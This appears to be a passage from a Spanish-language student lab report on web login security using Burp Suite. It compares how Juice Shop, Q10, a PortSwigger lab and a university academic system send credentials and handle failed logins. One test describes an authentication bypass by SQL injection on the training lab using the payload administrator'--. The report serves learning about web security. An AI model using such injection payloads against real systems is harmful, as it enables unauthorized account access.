http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
<g>
<polygon points='1.4,0 0,1.2 12.6,15


En la tercera prueba, utilizando el entorno de PortSwigger, se logró explotar una vulnerabilidad de inyección SQL presente en la función de inicio de sesión. Mediante la interceptación de la solicitud HTTP con Burp Suite, se modificó el parámetro original del nombre de usuario asignándole el valor administrator'--. Esta manipulación permitió alterar la consulta a la base de datos, eludiendo por completo la validación de la contraseña y logrando iniciar sesión forzosamente en la aplicación con los privilegios del usuario administrador.

Prueba 4









En la cuarta prueba se analizó con éxito el tráfico de autenticación del Sistema Académico (SAC) de la Universidad Santo Tomás, revelando una arquitectura de envío de datos diferente a las plataformas anteriores. Mediante la captura en Burp Suite, se comprobó empíricamente que la aplicación empaqueta las credenciales utilizando un formato JSON que viaja codificado en Base64 para ofuscar el payload durante la transmisión. Finalmente, al interactuar con el servidor a través del módulo Repeater, se logró documentar cómo el backend procesa esta información encapsulada y retorna los estados de validación y errores estructurados también en formato JSON.

Cuestionario de análisis – parte 2 de la entrega

1. ¿Cuál es la diferencia entre el login de Juice Shop, Q10, el de PortSwigger y el del SAC?

   La diferencia principal radica en el formato en el que estructuran y empaquetan los datos de las credenciales (el payload) antes de enviarlos al servidor, así como en la forma en que el backend (servidor) estructura sus respuestas ante un inicio de sesión fallido o exitoso.

2. ¿Qué formato usa cada aplicación?

Aplicación	**Formato**
Juice Shop	JSON
PortSwigger	form-urlencoded
SAC	JSON codificado en Base64
Q10	form-urlencoded

3. ¿Cuál endpoint maneja el login para cada caso?

- **Q10:** /Login (acompañado de parámetros en la URL como ?ReturnUrl=...).
- **PortSwigger:** /login.
- **SAC USTA:** /sgacampus/services/basf00/login/fetch/...

4. ¿Qué método HTTP se utiliza?

   En las cuatro plataformas analizadas se utiliza el método **POST**. Este método es el estándar para los procesos de autenticación, ya que permite enviar las credenciales ocultas en el cuerpo de la solicitud en lugar de exponerlas en la URL.

5. ¿Qué ocurre cuando las credenciales son incorrectas?

   Q10: El servidor procesa la petición y devuelve la misma página del formulario (con código HTTP 200 OK) pero inyectando un mensaje de advertencia visual en el HTML para el usuario.
   PortSwigger: De manera similar, si se introducen credenciales incorrectas, devuelve la página renderizada avisando del error. Si se ataca el endpoint de protección general (Auth0), bloquea la solicitud con un error de cliente 400 Bad Request.

SAC USTA: A pesar del error lógico en las credenciales, el servidor devuelve un código HTTP 200 OK (conexión exitosa), pero en el cuerpo de la respuesta envía una estructura JSON con un "status": -5 y un bloque de "errors", indicándole internamente al frontend que la autenticación fue rechazada.